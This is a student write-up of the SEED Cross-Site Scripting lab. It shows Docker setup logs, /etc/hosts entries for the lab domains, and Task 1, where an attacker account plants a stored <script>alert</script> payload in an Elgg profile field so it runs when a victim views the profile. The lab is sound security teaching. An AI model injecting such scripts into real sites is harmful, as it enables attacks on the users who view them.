


Cross-Site Scripting (XSS) Attack Lab

Labsetup

Started with docker container using the docker-compose build command



```
[04/19/25] seed@VM:~/lab7$ cd lab7
[04/19/25] seed@VM:~/lab7$ ls
docker-compose.yml  image_mysql  image_www
[04/19/25] seed@VM:~/lab7$ docker-compose build
Building elgg
Step 1/11 : FROM handsonsecurity/seed-elgg:original
original: Pulling from handsonsecurity/seed-elgg
da7391352a9b: Pulling fs layer
14428a6d4bcd: Pulling fs layer
14428a6d4bcd: Downloading [=====] da7391352a9b: Downloading [>]
          ] da7391352a9b: Downloading [=====] da7391352a9b: Downloading [=====]
          ] 21.23MB/28.56MB
da7391352a9b: Extracting [=====]

da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
d801bb9d0b6c: Pull complete
9c11a94ddf64: Pull complete
81f03e4cealb: Pull complete
0ba9335b8768: Pull complete
8ba195fb6798: Pull complete
264df06c23d3: Pull complete
Digest: sha256:728dc5e7de5a1be1b741f8ec59ded392bbeb9eb2fb425b8750773ccda8f706
Status: Downloaded newer image for handsonsecurity/seed-elgg:original
--> e7f441caa931
Step 2/11 : ARG WWWDir=/var/www/elgg
--> Running in a76773867622
Removing intermediate container a76773867622
--> c399019dd5e6
Step 3/11 : COPY elgg/settings.php $WWWDir/elgg-config/
--> eb7dc9e0cb36
Step 4/11 : COPY elgg/dropdown.php elgg/text.php elgg/url.php $WWWDir/vendor/elgg/elgg/views/default/output/
--> bc7db66e4c55
Step 5/11 : COPY elgg/input.php $WWWDir/vendor/elgg/elgg/engine/lib/
```

Starting the docker container using the Dcup command as shown below




```
[04/19/25] seed@VM:~/lab7$ docker-compose up
Creating network "net-10.9.0.0" with the default driver
Creating elgg-10.9.0.5 ... done
Creating mysql-10.9.0.6 ... done
Attaching to elgg-10.9.0.5, mysql-10.9.0.6
mysql-10.9.0.6 | 2025-04-19 21:56:53+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2025-04-19 21:56:54+00:00 [Note] [Entrypoint]: Switching to dedicated user 'mysql'
mysql-10.9.0.6 | 2025-04-19 21:56:54+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2025-04-19 21:56:54+00:00 [Note] [Entrypoint]: Initializing database files
mysql-10.9.0.6 | 2025-04-19T21:56:54.427543Z 0 [System] [MY-013169] [Server] /usr/sbin/mysqld (mysqld 8.0.22) initializing of server in progress as process 43
mysql-10.9.0.6 | 2025-04-19T21:56:54.435212Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.
elgg-10.9.0.5 | * Starting Apache httpd web server apache2
               *
mysql-10.9.0.6 | 2025-04-19T21:56:55.345377Z 1 [System] [MY-013577] [InnoDB] InnoDB initialization has ended.
mysql-10.9.0.6 | 2025-04-19T21:56:56.977438Z 6 [Warning] [MY-010453] [Server] root@localhost is created with an empty password ! Please consider switching off the --initialize-insecure option.
```

Then Doing the DNS setting using the below commands

```
seed@VM:~/lab$ [04/19/25] seed@VM:~/lab$ sudo gedit /etc/hosts  
(gedit:4139): Tepl-WARNING **: 17:58:15.526: GVfs metadata is not supported. Fallback to TeplMetadataManager. Either GVfs is not correctly installed or GVfs metadata are not supported on this platform. In the latter case, you should configure Tepl with --disable-gvfs-metadata.
```

Adding the seed-server site links in the file below



```
Open  hosts /etc Save  -  X  
1 127.0.0.1      localhost  
2 127.0.1.1      VM  
3  
4 # The following lines are desirable for IPv6 capable hosts  
5 ::1      ip6-localhost ip6-loopback  
6 fe00::0 ip6-localnet  
7 ff00::0 ip6-mcastprefix  
8 ff02::1 ip6-allnodes  
9 ff02::2 ip6-allrouters  
10  
11 # For DNS Rebinding Lab  
12 192.168.60.80  www.seedIoT32.com  
13  
14 # For SQL Injection Lab  
15 10.9.0.5      www.SeedLabSQLInjection.com  
16  
17 # For XSS Lab  
18 10.9.0.5      www.xsslabelgg.com  
19 10.9.0.5      www.seed-server.com|  
20 10.9.0.5      www.example32a.com  
21 10.9.0.5      www.example32b.com  
22 10.9.0.5      www.example32c.com  
23 10.9.0.5      www.example60.com  
24 10.9.0.5      www.example70.com  
25  
26 # For CSRF Lab  
27 10.9.0.5      www.csrflabelgg.com  
28 10.9.0.5      www.csrflab-defense.com  
29 10.9.0.105    www.csrflab-attacker.com  
30  
31 # For Shellshock Lab  
32 10.9.0.80     www.seedlab-shellshock.com  
33  
34
```

Exited from the Etc/hosts hence shows the conformation.

```
[04/19/25]seed@VM:~/Lab7$ sudo gedit /etc/hosts  
(gedit:4139): Tepl-WARNING **: 17:58:15.526: GVfs metadata is not supported. Fallback to TeplMetadataManager. Either GVfs is not correctly installed or GVfs metadata are not supported on this platform. In the latter case, you should configure Tepl with --disable-gvfs-metadata.  
[04/19/25]seed@VM:~/Lab7$
```

Again after saving the changes to the host file, setting up the containers again by doing build

```
[04/19/25]seed@VM:~/Lab7$ docker-compose build  
Building elgg  
Step 1/11 : FROM handsonsecurity/seed-elgg:original  
--> e7f441caa931  
Step 2/11 : ARG WWWDir=/var/www/elgg  
--> Using cache  
--> c399019dd5e6  
Step 3/11 : COPY elgg/settings.php $WWWDir/elgg-config/  
--> Using cache  
--> eb7dc9e0cb36  
Step 4/11 : COPY elgg/dropdown.php elgg/text.php elgg/url.php $WWWDir/vendor/elgg/elgg/views/default/output/  
--> Using cache  
--> bc7db66e4c55  
Step 5/11 : COPY elgg/input.php $WWWDir/vendor/elgg/elgg/engine/lib/  
--> Using cache  
--> 0b35de9169cc  
Step 6/11 : COPY elgg/ajax.js $WWWDir/vendor/elgg/elgg/views/default/core/js/  
--> Using cache  
--> b42f32b52581  
Step 7/11 : COPY apache_elgg.conf /etc/apache2/sites-available/  
--> Using cache  
--> 56c4f0b4429d  
Step 8/11 : RUN a2ensite apache_elgg.conf  
--> Using cache  
--> f451619fbdd5  
Step 9/11 : COPY csp /var/www/csp  
--> Using cache  
--> 4efeebda7318  
Step 10/11 : COPY apache_csp.conf /etc/apache2/sites-available  
--> Using cache  
--> 70db6787a7c5  
Step 11/11 : RUN a2ensite apache_csp.conf  
--> Using cache  
--> 0d1c0a222c3cc
```

Running the dcup command and it shows that the server is working fine as shown in the below


```
[04/19/25]seed@VM:~/Lab7$ docker-compose up  
Creating network "net-10.9.0.0" with the default driver  
Creating elgg-10.9.0.5 ... done  
Creating mysql-10.9.0.6 ... done  
Attaching to mysql-10.9.0.6, elgg-10.9.0.5  
mysql-10.9.0.6 | 2025-04-19 22:01:27+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.  
mysql-10.9.0.6 | 2025-04-19 22:01:27+00:00 [Note] [Entrypoint]: Switching to dedicated user 'mysql'  
mysql-10.9.0.6 | 2025-04-19 22:01:27+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.  
mysql-10.9.0.6 | 2025-04-19T22:01:28.056541Z 0 [System] [MY-010116] [Server] /usr/sbin/mysqld (mysqld 8.0.22) starting as process 1  
mysql-10.9.0.6 | 2025-04-19T22:01:28.210282Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.  
elgg-10.9.0.5 | * Starting Apache httpd web server apache2  
elgg-10.9.0.5 | * Starting Apache httpd web server apache2  
mysql-10.9.0.6 | 2025-04-19T22:01:29.289109Z 1 [System] [MY-013577] [InnoDB] InnoDB initialization has ended.  
mysql-10.9.0.6 | 2025-04-19T22:01:29.650686Z 0 [System] [MY-011323] [Server] X Plugin ready for connections. Bind-address: '::' port: 33060, socket: /var/run/mysql/mysqld.sock  
mysql-10.9.0.6 | 2025-04-19T22:01:29.828028Z 0 [Warning] [MY-010068] [Server] CA certificate ca.pem is self signed.  
mysql-10.9.0.6 | 2025-04-19T22:01:29.828987Z 0 [System] [MY-013602] [Server] Channel mysql_main configured to support TLS. Encrypted connections are now supported for this channel.  
mysql-10.9.0.6 | 2025-04-19T22:01:29.834923Z 0 [Warning] [MY-011810] [Server] Insecure configuration for --pid-file: Location '/var/run/mysql' d' in the path is accessible to all OS users. Consider choosing a different directory.  
mysql-10.9.0.6 | 2025-04-19T22:01:29.896088Z 0 [System] [MY-010931] [Server] /usr/sbin/mysqld: ready for connections. Version: '8.0.22' socket: '/var/run/mysqld/mysqld.sock' port: 3306 MySQL Community Server - GPL.
```

Right Ctrl

Verifying if working and identifying that the container id of elgg and the mysql as shown below


```
[04/19/25] seed@VM:~/lab7$ dockps
5d0367870a8d  elgg-10.9.0.5
d6641ea16b58  mysql-10.9.0.6
[04/19/25] seed@VM:~/lab7$ docksh 5d
root@5d0367870a8d:/#
```

Logging into the server website as shown below and using Samy as the attacker and alice as the victim to perform every task of this lab. Below is the screenshot of the website.



Task 1: POSTING MALICIOUS MESSAGE TO DISPLAY AN ALERT WINDOW


Logging into samy account




The goal is to embed a JavaScript code in the Elgg profile when other users view the profile. This code can be executed, and an alert window will be displayed. Attaching the code in the brief description as shown in the below

A screenshot of a Firefox browser window titled 'seed ubu [Running] - Oracle VM VirtualBox'. The address bar shows 'www.seed-server.com/profile/samy/edit'. The main content area displays the 'Edit profile' page for the user 'samy'. The 'Brief description' field contains the malicious JavaScript code: <script>alert('Attack with XSS!');</script>. The browser's toolbar and menu bar are visible at the top, and the Windows taskbar is at the bottom.

